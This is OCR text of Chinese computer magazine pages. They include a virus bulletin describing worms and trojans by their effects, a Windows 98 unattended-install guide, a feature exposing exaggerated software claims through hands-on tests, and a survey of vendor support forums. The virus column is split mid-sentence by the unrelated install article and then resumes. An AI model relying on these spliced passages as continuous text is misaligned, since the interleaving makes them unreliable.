


图 2

在程序主窗口中，相关信息项目（如Title、Text等）的后面都有一个笔状的"Edit（编辑）"按钮，通过它你可以对该文字资料的标题、内容、注解和来源进行重新编辑。

在工具栏，"Export as HTML"用来将文件保存为HTML格式；"Send by Mail"可以将文字资料直接通过Outlook Express、Hotmail发送出去；"Select Sorting Mode"则用来设定同一目录下各文件的排列方式，分别有标题、日期、文字内容、注解和URL五种排序方式。

从工具栏众多的工具按钮可以知道，Cogitum Co-Citer的功能绝不止笔者上述所介绍的，由于其使用简单并限于篇幅，此处便不再赘述。CF

病毒防疫站

热门病毒

病毒名称：欢乐时光（又名Happy time）

病毒危害：★★★★

病毒介绍：每当计算机系统的月份和日期相加之和为13时，该病毒将大规模爆发并进行破坏。"欢乐时光"属于蠕虫病毒，通过电子邮件传播，用户只要将鼠标指向带病毒邮件，该病毒即被激活并感染硬盘中的.htm、.vbs、.hta、.asp、.html文件，同时自动向地址簿中的邮件地址发送带毒信件。如收件箱中还有未读邮件，则病毒会自动回复这些信件。病毒能逐步删除C盘的.exe或.dll文件，最后导致系统瘫痪。此外，"欢乐时光"不仅感染内部网页，还可感染外部网页，并修改桌面墙纸的设置，破坏Windows资源管理器中缺省的Web视图。

解决方案：安装并使用优秀的反病毒软件直接进行查杀，如瑞星、诺顿等，并及时进行杀毒软件的升级更新，注意时刻开启实时监控功能。

近期病毒关注

① Worm.Nimda.Script

危害：★★★★

该脚本病毒是NIMDA病毒的一部分，此部分负责将"READ.EML"即NIMDA病毒的主体加载运行，发作时与NIMDA有相同的破坏作用。

② Empirical

危害：★★

当系统时间分钟数等于小时数时该宏病毒发作。它能使宏

Win98的无人安装

□青海　高喜寿

许多人在安装Win98时，喜欢运用Win98光盘启动后直接安装。但由于是使用了Win98的默认安装方式，却享受不了Win98带有的安装便捷方式，需守着机器，按“回车”，按“确认”，还得输入些文字，特别麻烦。其实，从Win95开始的每一个Windows版本都带有无人值守安装方式，本文以Win98为例，给大家介绍如何进行无人值守安装。

一、制作批安装程序

1.在一台已安装了Win98的机器上，插入Win98光盘运行：X:\tools\reskit\batch\batch.exe (X：为光盘盘符)。

2.出现如图1窗口。



图 1

此工具称为Batch 98，它可以轻松地创建自动执行“Windows 98安装程序”的脚本(*.inf 文件)。然后，安装Windows 98时，安装程序将查询该文件而不提示每条信息，并允许安装Windows 98时无人值守，全速安装。运行使用 Batch 98.inf文件的安装程序，将使Windows安装更方便更快，对于网络计算机更是如此。

3.单击标有“现在收集”的按钮。

4.单击“一般安装选项”，单击各选项卡，填充适当的列表框(其中“安装信息”卡中产品ID填入Win98序列号)，然后单击“确定”。

5.单击“网络选项”，单击各选项卡，选择(或填充)适当的选项(或列表框)，然后单击“确定”。

6.单击“可选的组件”，单击各选项卡，选择适当的选项，然后单击“确定”。

7.单击“Internet Explorer选项”，单击各选项卡，选择(或填充)适当的选项(或列表框)，然后单击“确定”。

8.若有必要再单击“高级选项”，单击各选项卡，选择(或填充)适当的选项(或列表框)，然后单击“确定”。

9.对系统各个设置进行详细配置后，保存到*.inf文件中(如在C盘根目录下：msbatch.inf)。

二、运行Windows98安装程序

在 MS-DOS 命令提示符下运行Windows 98 安装程序，例如：setup C:\msbatch.inf(msbatch.inf在C盘根目录下)。

有关setup.exe的命令参数如图2(可在MS-DOS命令提示符下运行setup.exe /? 获得)。




图 2

三、特点

* 可一人进行多台机器的安装配置，特别适合网络管理员安装大批的略有不同设置的机器。

*使用批安装程序可自定义安装常需更改的Win98设置，这些设置包括网络设置(协议、服务等)。

* 使用批安装程序设置可限制安装过程中用户的选择，以确保每台新机器安装相同的可选程序。

* 使用批安装程序中的“多机器名保存”，可以借助独立的文本文件列出这些惟一设置(计算机名和 IP 地址)，可在多台计算机上同时运行安装程序文件(.inf 文件)。

四、注意事项

*在Win95中，先运行X:\ADMIN\NETTOOLS\BSETUP\setup.exe，安装Batch 95后方可使用batch.exe制作自动安装脚本。

*另外在Win98中，也可运行X:\tools\reskit\ setup.exe，安装Windows 98 Resource Kit管理控制台后制作安装脚本，或运行X:\tools\reskit\batch\setup.exe安装Batch 98后制作自动安装脚本。

*而在WinNT中，可运行X:\SUPPORT\DEPTOOLS\I386\setupmgr.exe进行脚本制作。

*最快的安装方式为：setup x:\msbatch.inf /ie /im / is /iv /nr(其中x:为自动安装脚本msbatch.inf所在盘符)，可比一般安装节省1/4的时间。

* 登录网络的口令需在登录时输入。CF

的“安全性”这一项不可用，并关闭宏病毒防护开关和VB编辑器，用Outlook发送带毒信息。

③ Trojan.HideMini

危害：★★★

该黑客程序能盗窃硬盘中所有共享目录的只读和完全访问密码，盗取Windows屏保密码、上网和开机密码、网页上存放的密码，并将其自动存入程序。

④ SCRIPT.ButtonBom

危害：★★

该脚本病毒能将鼠标右键功能封掉，如果用户点击则出现非常多的消息框，让用户不停按鼠标，之后出现1000多个浏览器窗口，耗费系统资源。

以上各类恶性病毒，瑞星、诺顿等杀毒软件产品均能彻底杀灭。如有任何疑问，可到http://www.rising.com.cn获得相关病毒的最新报道。CF

沉默不再是金!

为什么在现实生活中无法接受的事,却要在计算机世界里默默忍受?看看我们手中的软件,也许它并没有介绍中所说的那么神奇。但是为了确保在竞争中处于优势地位,为了打垮对手,不得不促使他们去"时势造英雄"。这样的例子不胜枚举。但是,一回首时,发现最让人吃惊的却是——没有人为此大声抱怨!

当大家都在坐看风云时,CFan不愿再保持沉默。

本期特别话题将告诉大家一个真实的现状——软件功能夸大过度。虽然所举的例子只是沧海一粟,但它能折射出许多哲理,也带来更多的思考和反省。CFan相信,即便今天的话题被一些人认为是空谈,可我们的声音里还是有对中国软件业强大的期望,声音虽然微小,但总会有人听到。

本期特别话题还将关注国产商业软件——对商业软件的售后服务进行暗访。CFan愿注入更多的思想和行动,同时也欢迎更多的读者加入,因为这一切所需要的力量来自我们每一个人。


最后欢迎您将意见、想法反馈给高兴,感谢您的支持。

——特别话题主持人 高兴 gaoxing@cfan.com.cn

软件功能失实——不得不说的话题

□策划 CFan·高兴
执行 Lucky 高兴





"假冒伪劣"是我们生活中经常要用到的词。在计算机世界里,"假冒伪劣"更多的是围绕在硬件周围。但是软件世界里也并非一方净土,在这里,"假冒伪劣"一词摇身一变以功能失实出现在我们面前,这种一般用户说不清道不明的东西很能迷惑人。

大家知道,软件中出现BUG是不可避免的,但是如果为了和竞争对手一争高低,为了能占领更高的市场份额而刻意夸张功能,夸大自己的支持面和兼容性,这就违背了公平竞争、良性发展的轨道,也深深地欺骗了热爱它们的用户,对于这种行为我们要坚决抵制。好了,接下来我们请出Lucky根据自己的亲身经历,并结合细致的试用和测试,将某些软件功能不实的一面予以曝光。

功能不实之案例典型

□山东 Lucky

软件名称:超级兔子注册表优化软件——官方网址:http://www.superrsoft.com/

系统/注册表优化软件一向是下载排行榜上的宠儿,作为一个软件爱好者,我以往都是下之而后快(现在知道是下之而后悔)。超级兔子魔法设置算起来应该是国内第一款系统/注册表优化软件,特别是经过了两年多来的升级,大家都认为应该比较完善了。本人曾有过惨痛教训:在操作系统升为Windows 2000后,使用过一个较早版本的超级兔子注册表清理软件(注:为Windows 2000专用版)进行优化,其结果是导致很多文件关联失效,甚至连双击exe文件也要选择打开此类文件所需要的程序。而且时至今日仍会在各大论坛中看到使用此类软件优化后导致机器无法启动的事故。此次为了验证它的最新版本性能是否有所提高,我专门对其进行了测试。

一台计算机的操作系统为Windows 2000 Professional简体中文版(打SP2补丁包),经过长时间的使用,系统注册表已经非常庞大,达到了20MB之多(见图1)。我启动了超级兔子注册表优化软件4.12对其进行清理优化,为了检测它的扫描范围以及扫描的效率,我将所有的选项都设成了否(见图2)。经过长时间的扫描之后,共扫描出多达289处垃圾键(见图3)。将它们全部选择并清除后,查看注册表发现大小并没有明显的变化(见图4)。进入注册表编辑器,我发现在HKEY_USERS下面的垃圾键并没有得到任何清理(见图5)。HKEY_USERS的下属键主要保存了不少的软件注册信息、档案存储资料,是系统注册表




图 1




图 2




图 3



图 4




图 5




图 6

内垃圾比较多的部分，如果软件不能对这里进行清除就根本谈不上什么清理。而后我还在超级兔子扫描范围之内的HKEY_CURRENT_USER中仍然找到了大量的垃圾键，有很多的软件我早就已经卸载了，可是注册表中还是保存有它们的键值。最后我只能自己手动清理HKEY_CURRENT_USER和HKEY_USERS下的一些明显垃圾键，所清理的注册表项加上注册表键值的总和约在800个左右，随即查看注册表大小，发现有了很明显的变化（见图6）。

CFan点评：看来超级兔子注册表优化软件的算法在Windows 2000下还是很不完备，离真正的注册表优化清理还有一定差距。

软件名称:Lockdown Millennium　官方网址:http://www.lockdown2000.com

Lockdown在很早之前就是声名远扬，在国外的个人版防火墙中，它占据了不少的份额。在国内，很多媒体甚至称其为网络安全之神。目前Lockdown已经升级到Millennium版本，号称可查防的恶意程序已经达到了2509个。在它的官方主页上，我们还可以看到杀掉风靡全球的Sircam蠕虫的“宣言”。




图 7


图 8

首先来检查一下它对木马和病毒的查防能力，在软件的支持列表中标明了可以查出冰河客户端程序。为了测试它的可靠性，我专门在E盘下建立了一个asaa目录，并放入了冰河2.2的服务器端与客户端程序，以及Sircam的附件带毒程序。利用国产的金山毒霸可以正确查出它们（见图7），然而Lockdown Millennium无论是采用Simple模式（简单模式）还是Advanced模式（高级模式），都对它们毫无反应（见图8）。


图 9

接下来对Lockdown Millennium的一些其他基本功能进行测试，发现控制应用程序在对外访问、过滤IP地址、断开链接等基本应用方面都不能实现。下面是简单的描述：按照要求将已知IP地址加入过滤清单（见图9），但测试结果是列表中IP地址用户照样能够访问我的计算机（见图10），并在共享文件夹内轻松阅读、复制、删除文件。在测试中还发现，Lockdown Millennium对来自局域网内部的访问会比较及时的报警，用它来查看局域网内部的造访还是非常清晰明了（编者注：此部分功能在本期跟我学栏目中有专门的文章介绍）。遗憾的是，如果对造访者选择“断开选定的用户/连接”功能，对方依然可以畅行无阻。


图 10

CFan点评：盛名之下，其实难副。个人防火墙关系到用户的系统安全，出于种种原因，用户也不可能对软件的安全性进行一一测试，而Lockdown的这种表现除了让人感到非常吃惊，同时也令人对安全类软件是否安全感到担忧。

软件名称:Download Accelerator Plus　官方网址:http://www.speedbit.com

“May speed your download up to 300% faster”（可以将你的下载速度提高300%）。如果你是一个网虫，以上的宣传词绝对会吸引你的注意，如果此时还半信半疑，请继续看下去。Download Accelerator Plus（以下简称DAP）在全球有二千六百万用户，现在你又有何感想呢？心动不如行动？且慢下手，先看看我的使用体会。

经过我的测试，DAP的下载速度根本没有所宣传的那样夸张，有数据为证：利用IE自行下载速度为4K/秒左右，用Download Accelerator Plus下载速度保持在4.7K/秒左右（见图11）。和其宣传的加速300%差距甚远，和网络蚂蚁、网际快车等下载软件相比也没有任何优势。



图 11

但是DAP经常出没于排行榜的前列，这是为什么呢？我们来分析一下原因。一方面，DAP的这种宣传确实能迷惑很多用户，于是很多用户都抱着试一试的心理下载。另一方面，和其他虚假软件相比，DAP虽然刻意夸大功能，但并不影响其主要功能的使用。平心而论，DAP也不是一个很烂的软件，但它这种刻意夸张的宣传手法，除了会令很多“闻香而至”的用户大失所望外，还会适得其反，引起用户的反感和抵触。

CFan点评：这是一个典型的宣传过于夸张的例子。对于共享软件来说，获得忠实用户才是它的生存之道，权宜之计只能风光一时。

软件名称:UltraEdit——官方网址:http://www.ultraedit.com

UltraEdit，一款大名鼎鼎的文本编辑器，十六进制编辑器，很多用户都非常熟悉，应该说它的主要功能还是非常优秀的，我自己也是从1998年就开始使用。不过有一件事我一直不明白，UltraEdit对双字节字符的支持并不是很完美，但在它的软件介绍中永远赫然写着：完美支持双字节系统字符。特别是它的HTML优化功能，一旦针对任何带有中文字符的网页使用此项功能，里面的中文字符将变得面目全非，全成了天书一样的文字，见图12、图13两张对比图。




图12



图13

CFan点评：一款优秀的软件并不一定要每项功能都非常强大（任何软件公司都做不到），正确对待自己的不足，不要做因小失大、得不偿失的事。

软件功能失实，我们心中永远的痛

——普通用户、行业人士谈感受

□山东　Lucky

我叫Lucky，计算机专业毕业，现在在一家软件公司工作。由于喜欢软件，又在一些软件下载站点做兼职，可以说，日常工作就是和软件打交道。

用电脑就是用软件，这句话我非常欣赏。我是那种软件至上的人，所以对各种各样的软件都有着极高的兴趣，看到有什么优秀的软件我就会在第一时间去下载。为了满足自己的这种有些变态的欲望，我每日流连于国内外的各大软件基地，也喜欢在一些地下站点的软件论坛泡着。因为要给软件下载站点做兼职，所以每日为广大朋友们提供最新奇、最好用的软件是我的义务。我们所熟悉的优秀软件其实也就是那么几种，仅仅靠它们的不定期更新是远远不能满足需要的。况且这个世界变化很快，原先默默无闻的软件也有可能在一夜之间名噪全球，所以接触新软件也是我的一项重要任务。每天在这个世界上推出的新软件实在是数不胜数，至少也有上百款吧，要对它们进行一一的测试和试用是不可能的。软件的介绍是我选择的一个重要基准，然而很多软件的宣传性文字与软件的本身有很大的不符，毛病明显的还可以在第一时间发现，毛病不明显的可不是一时半会就能发现的。更何况有些软件的功能很多，将所有功能都试一下几乎是不可能的，即使我非常努力地去测试，仍然无法避免漏掉很多问题。一旦提供了BUG严重的软件，就会有很多热心的朋友给我写信抗议。记得曾经提供过一个叫做Alaya的网页编辑器，由于它是W3C推出的，号称是业界标准的编辑器，所以我对它非常放心，只是简单地将它的一些信息翻译了一下。可是这款编辑器的兼容性实在是太差了，很少有网页可以显示正常，中文的如此，英文的如此，小站点的如此，Yahoo那样的大站点也是如此，让人根本无法相信这居然是标准格式制定者所推出的软件。为此有不少人写信来将我臭骂一顿，这件事给我的影响非常大，时至今日我仍然将其铭记于心。


认认真真地做功能试用，很多软件“真相大白”于我的计算机下。

业余时间，我也在软件论坛做版主，常常会看见用户来抱怨某个软件。为了解答一些朋友的问题，我对这些软件也会比较关注，对其功能也专门进行过测试，真是不用不知道，一用吓一跳。无论是无名人士编写的免费软件，还是知名组织编写的共享软件，甚至是世界著名大公司编写的商用软件，都摆脱不了名不副实的现象。我认为，软件功能上有不完善之处，用户也能够理解。我是学编程的，知

道软件是不可能避免BUG的，但是如果刻意夸张功能，或者在软件推出之前不经过严格的测试，实在是一件令人悲哀的事。谎言总是美好的，我们无法一眼就将其看穿，等到谎言揭穿之后，时间浪费了，金钱浪费了，更重要的是那种受欺骗的感觉。其实，说重一些，这些现象都属于违法行为。可惜的是，现在大多数的软件制造者并没有能够意识到这一点。大家在安装某些软件的时候经常会碰到诸如类似的软件使用协议："本软件是免费软件（共享软件）……如果因为使用本软件而带来一切后果，本作者概不负责。如果您使用了本软件，就表示您遵守了本协议。"有些人就是把这些话当作了护身法宝，进而肆无忌惮地开始了他们不负责任的行为。对于这种想法，我只能用天真来形容，作者们该醒醒了！

要杜绝这些软件对我们自身的危害，除了我们要提高警惕之外，最重要的是在软件设计者一方，如果能心平气和地开发、完善每一项功能，积极广泛地听取各方面的改进意见，一丝不苟地进行全面的性能测试，诚实地进行宣传、发售工作，相信这样的软件肯定是能为用户所满意的。CF

失望的软件用户

□唐朝（著名共享软件评论家）

尽管软件的宣传技巧是越来越出色，其功能宣传和配合的销售措施越来越进步，但是购买软件却让我们更加迷茫，那些号称第一和XP的新功能怎么也不如报纸上说的好。这是一个奇怪的循环：更多的功能宣传，更加没有用处的新软件，更多失望的老软件用户。

软件作者要诚实和有责任心

□任良（著名共享软件作者）

我觉得软件功能失实的情况确实存在，分两方面来看，如果是商业软件，用户付钱后购买使用，如果说明或者宣传跟实际情况不符合，跟其他普通商品做虚假或者不实广告性质相同，有欺骗和误导消费者的嫌疑；对于共享软件，虽然对最终用户损失相对要小一些，但同样会令人厌恶，用户白费的是下载及使用的时间和精力。这除了要求共享软件作者要诚实和有责任心之外，也期望软件下载站在精力允许的情况下能够像国外的TUCOWS、ZDNET等站点那样，在软件公开发布下载前提供简单公正的评测及评级，相对减少用户受骗的可能性。

我们要和厂商斗智斗勇

□黄韦燕（《家用电脑世界》杂志社编辑）

我痛恨功能不实的软件，基本上对这类软件我都是持挑刺、公开的态度，越是夸张得厉害的软件，我打击得越猛。但是有的时候我也很困惑，因为有一些情况不允许我说它的不是，广告已经成为很多媒体的主要经济来源，也达到了压抑媒体说真话的勇气。另外还有一种情况，在媒体上说某个产品不好，是要负法律责任的，哪怕你说的是真话，所以我觉得很无奈。我想作为媒体的编辑，真的是要学会和这些厂商斗智斗勇，我现在就在尝试着把他们的缺点不是直接指出来，而是拐着弯说，但是这要求我的读者比较明白、清醒。真可怜。

夸大必须有个度

□封立鹏（资深作者、软件评测人员）

由于工作与爱好的原因，我平时经常试用各种各样的软件。客观地说，几乎所有的软件在宣传与推广过程中都存在夸大功能的问题，这其实与我们在电视中看到的广告一样，也无可厚非。但夸大必须有个度，如果超过这个度，甚至没有偏要说有，那么就会演变成功能失实，而此现象似乎已经成为国内软件业的流行风。说得大些，这与欺骗消费者的行径无异。同时，也是我们的软件业一直处于落后地位的主要原因之一。记得小时候写作文时经常会用到"科学来不得半点虚假与浮夸"这句名言，在此我想把它送给每一位软件从业者，希望大家能以此共勉！

虚假误导太可恨

□王军（江苏　大三学生）

共享软件的质量没人管，大家通常也只能发发牢骚就算了。不过我想问的是：专业媒体的评测和推荐可不可信？虚假已经很可恨，但明知软件很烂有些媒体还故意误导，这比虚假还要可恨！

加快立法，规范制度

□周涛（律师、《电脑爱好者》杂志社法律顾问）

大家对互联网上共享软件、免费软件的"不实功能"现象非常头疼，希望能有办法制止这一情况的泛滥。这里面有一个最关键的问题，那就是软件提供者的质量责任如何认定？我看也只限于直接责任，即修改排除程序中的错误。而对于给使用者造成的损失即间接责任，从德、美等国判例看主要是通过网上契约来解决。这就是为什么在安装软件时会碰到免责的软件使用协议，由于我国目前对网上契约没有明文规定，这些协议也就成为某些人的保护伞。当然也不是一点办法没有，《计算机信息网络国际联网安全保护管理办法》第6条第4项规定任何人、单位不得故意制作、传播计算机病毒等破坏性程序。因此，软件提供者如果故意提供破坏性软件损害使用者利益，就可追究其法律责任。当然，重要的还是国家要加快立法，规范互联网，这对整个软件业的发展都是有益的。

雾里观花看软件——四个对应方法

□CFan·高兴
山东 Lucky

除了呼吁软件开发者要本着负责的态度开发软件，另外一个方法就是读者不断提高自身的判断能力。看过了以上的文章，很多读者随之会产生这样的疑惑，我们该怎么去选择？怎么去判断？不用担心，CFan根据自身的经验，并结合一些高手的意见，给出相应的方法，读者可以通过以下四种方法来增强自己的辨别能力。

方法一：挑选自己的信任媒体

媒体和网站是大家获知软件功能的主要媒介，对于大部分用户而言，又以杂志、报纸为主要渠道。由于现在计算机相关的杂志、报纸比较多，水平也参差不齐，所以读者首先要确定自己的信任媒体。建议挑选发行量大、口碑较好的优秀杂志、报纸作为信任媒体，通常这类媒体的编辑水平比较高，也比较专业，对文章中涉及的软件及功能会进行测试，有严格的把关制度。

方法二：挑选自己的信任下载站点

尽管媒体的文章比较严谨，可靠性相对高，但很多朋友仍喜欢直接从网站获得下载信息。原因是网络的传播速度快，内容广泛(包括网站、FTP站点以及一些特殊的收藏站点)。

但是根据我们的经验，软件下载网站的软件说明多为翻译和引用自软件介绍，或者从其他网站抄袭借用而来。而且由于网站每天要处理大量信息，也不可能对每个软件进行试用和把关。针对这种现象，我们建议用户去一些知名网站寻找软件，国外的一些著名下载站点还常常对软件做出评价，有些网站甚至可以让用户对软件进行评论。这些都可以作为你的下载参考信息。

CFan 推荐的下载网站：

英文:

http://download.cnet.com　CNet是世界知名的软件下载基地，库内软件很全面，拥有软件评分制度和用户评论。

http://fileforum.betanews.com　BetaNews有最新的软件动向，用户可以给每个软件评分和评论，人气很旺。

中文:

http://www.zdnet.com.cn/downloads　ZDNet是知名软件下载基地。

方法三：变被动为主动

认识几个软件发烧友，在使用软件前先听听他们的意见。去一些比较大、高手也较多的论坛转转，只要找对门路就会有所收获，热情的回复肯定会让你受益匪浅的。当然也要记住，兼听则明、偏信则暗，看看大家的意见然后再作决定 。

CFan推荐的热门软件论坛：

新浪应用软件论坛：http://bbs6.sina.com.cn/index.shtml?tech

方法四：最有效的绝招

让我们再告诉你一个绝招吧，想看看某个软件在用户中的反响到底如何？可以前往软件的官方网站，到了这里，别看它的宣传广告，直奔论坛，通常这里会有用户的真实反应。因为用户在使用中碰到问题，一般会到这里来寻求解决方法或者投诉。

最后当您选择好软件，准备点击链接进行下载时，我们还要奉劝各位：在下载软件前，一定要明确下载目的，认清当前需要。我们不建议用户一味追求最新版本，除非你是一位软件发烧友。以Winzip为例，如果目前的8.0使用起来已经非常顺手了，就没有必要去下载8.1 Beta版，真正想升级的时候也最好等正式版推出再下载。CF

为什么？

为什么我们在现实生活中无法接受的事，却在碰到软件时能够默默忍受？这里面有两个重要原因。其一，和目前软件业自有的特性有很大关系，网络提供了大量的免费资源，很多时候我们几乎不用花费即可得到软件。吃了免费馅饼还要评头论足？有违‘知足’本性！其二，网络的延伸加速了软件的发展，没有规范的软件发布机制，时间一长难免鱼龙混杂，也造成目前软件性能失实的情况比较普遍，如同家常便饭一样，自然也就见怪不怪。


那么真的应该是这样吗？当然不是。作为用户，一方面我们要尽力提高自身的识别能力，另一方面要积极地和这种虚假行为做斗争。请记住，这是我们的权利。而软件作者们也不要使用任何借口来欺骗用户，更不要有‘吃了免费馅饼还要怎么样？！’的想法。经验告诉我们，任何夸大的吹嘘与造假，可以风光一时，却无法取信于长久。

主持人说话

它们在您那儿还好吗？

还记得高兴在前两期的特别话题中分别介绍了Linux、Windows XP的相关应用吗？不知读者们看了文章可曾试用？这些软件在您那儿还好吗？高兴欢迎读者就使用中的任何话题来信讨论、询问，以及谈谈您在使用中的感受。如果觉得不错，也可以来信鼓励鼓励高兴嘛。:)请读者多多和高兴交流哦。高兴会从来信中挑选50位积极参与者，每位赠送财智老板通一套。高兴的邮箱：gaoxing@cfan.com.cn。在此还要感谢财智软件公司对我们栏目的大力支持，谢谢。

想说爱你不容易



商业软件售后服务何时能被用户接受和认可

□策划 CFan·高兴
执行 本刊编辑部

A用户:我是金山词霸的用户，算是2年的商业软件用户了，在使用中出现问题时，一般就是问问朋友、网友，或是到论坛去询问。没有想过售后服务，主要是怕麻烦，还担心服务质量，别为了一点小事还受了气，划不来。

B用户:商业软件的售后服务？没想过，有问题就找一些朋友来解决，何必那么麻烦呢？

C用户:我觉得这种技术支持不能解决问题，所以我是不采用这种方法解决问题的。

D用户:我去过网站论坛咨询问题。有些售后服务质量普通，有些则极差！最差的是我的问题根本没人理睬。

E用户:我向软件公司的客服部寻求过帮助，但问题通常不能解决，那些接线生的技术水平好像不怎么样，服务质量还有待提高。

相对计算机硬件的售后服务而言，软件的售后服务很少受到众人的关注。采访中，提起软件的售后服务，很多用户一副欲言又止的表情，还有一些用户则对软件的售后服务毫无感觉。从理论上说，只要在我们购买了正版商业软件后，即可名正言顺地享受厂商提供的售后服务。但是从采访中获得的资料来看，仍有相当多的用户没有这种意识。此外还有一个困扰用户的问题——商业软件的售后服务质量。

编者注:由于共享软件受注册、语言交流等因素影响，这里我们只谈及国产商业软件的售后服务，文中及下文提及的软件售后服务也专指国产商业软件的售后服务。

在采访中，记者注意到，95%以上的用户都正在使用和曾经使用国产商业软件，这说明国产商业软件在用户中已经具有很大的影响。纵观国内的软件市场，商业软件已经不是过去的一枝独秀、没有竞争的世界了，它们之间应该是一场比实力、比技术、比服务的全面较量，可以说一款功能强大，售后服务周到、升级方便的软件才能得到用户的青睐。CFan将通过技术支持论坛、技术支持电话来暗访国内商业软件的售后服务。(注:本来CFan还打算通过技术支持Email来暗访售后服务，但考虑到Email会受到不确定因素的影响，比如服务器丢信等问题，所以考虑再三，决定暂时放弃这方面的暗访。)

最后，CFan想对广大的用户说，如果在使用软件中出现技术问题，请积极和厂商联系寻求解决方法，请记住，这是您的权利。如果您有不能解决的售后服务问题，也欢迎向我们来信反映。

暗访国内商业软件售后服务之透过论坛看服务

□本刊记者

厂商名称:金山公司
主要产品:WPS Office、金山词霸、金山快译、金山毒霸等
论坛网址:http://zh.kingsoft.net/cgi-bin/ut/forum_show.cgi

作为国产软件业的执牛耳者，金山公司网站在客服方面是不是一样值得称道呢？让我们先来看看它的技术支持论坛服务。金山公司的论坛最近刚刚升级到第二版，产品讨论区设有WPS系列讨论区、金山毒霸讨论区、玩家论坛、金山词霸金山快译、技术讨论区五个栏目。我们抽查了其中最火的栏目金山毒霸讨论区，截止到2001年9月25日10时整，在最新的100篇帖子中，共有65篇是询问关于金山毒霸的问题(杀病毒心得等帖子不在统计之列，以下相同)，有7篇提问的帖子没有得到回答。论坛的回帖比较及时，从得到解答的帖子看，回帖质量也比较好，大多数问题均得到了妥善的解决。

CFan点评：论坛的讨论区按主要产品进行了分类，方便了用户，回帖速度和回帖质量也是令人满意的。



“太太，我们发现计算机的问题所在了。你骂他弱智，所以他一直在等待你的道歉。”

厂商名称:洪恩软件
主要产品:畅通无阻系列、随心所欲系列、开天辟地系列等
论坛网址:http://www.hongen.com/human/index.htm

我们在洪恩软件的网站找到了洪恩在线论坛，虽然论坛设有18大类一百多个栏目，天文地理无所不包，但并没发现洪恩软件针对自己的产品做专门的论坛或栏目。

CFan点评：没有专设的产品论坛明显会给用户带来不便，也使我们无法对洪恩软件的论坛进行访问。CFan建议洪恩软件重视自己的产品，为用户提供必要的交流场所。

厂商名称:实达铭泰
主要产品:东方快车、东方影都、东方光驱魔术师、东方网页王等
论坛网址:http://forum.sunv.com/cgi-bin/bbs/Ultimate.cgi

实达铭泰论坛是个标准的产品论坛，按照其产品共分为五大类十二个栏目。我们抽查了其中的东方影都和东方光驱魔术师讨论区，截止到2001年9月25日10时整，在东方影都最新的100篇帖子中，共有67篇帖子是询问东方影都的使用问题，其中有28篇没有得到解答。随后又进入东方光驱魔术师讨论区，这个论坛的回帖情况比较好，但在解答帖子时处理得不太细致，例如用户在反映软件出现某种问题时，技术支持人员一律要求用户告知Email地址，或将具

体情况发到 h-soft@sunv.com 信箱，以至用户甚为不理解，并言辞激烈。在用户发出“难道你还有难言之隐吗？否则为什么人家的问题已经很清楚了，你非得再让人家把情况再写一遍寄到你的信箱中，你为什么不让最广大的群众在你的论坛上都看到呢？你办这个论坛是为什么呢？”之后，技术支持人员才解释因为解决方法是需要发一个补丁程序，所以需要 Email 地址。在回帖中不管提问者措辞如何激烈，技术人员在回答时第一句总是：感谢您对实达铭泰的支持！尽管这给人一种相当礼貌的感觉，但是不论情况一律按模式来，也给了用户一种机械化的感觉，毕竟用户需要的是人性化的服务。

CFan 点评：实达铭泰论坛的分类做得相当好，用户很容易找到要去的地方。但是回帖不及时，从解答的帖子看，解答问题的质量还有待提高。另外，技术支持人员对发送补丁程序一事处理得不妥当，细微处理能力有待提高。

厂商名称：豪杰公司
主要产品：超级解霸、豪杰大眼睛、豪杰立体影院等
论坛网址：http://www.herosoft.com

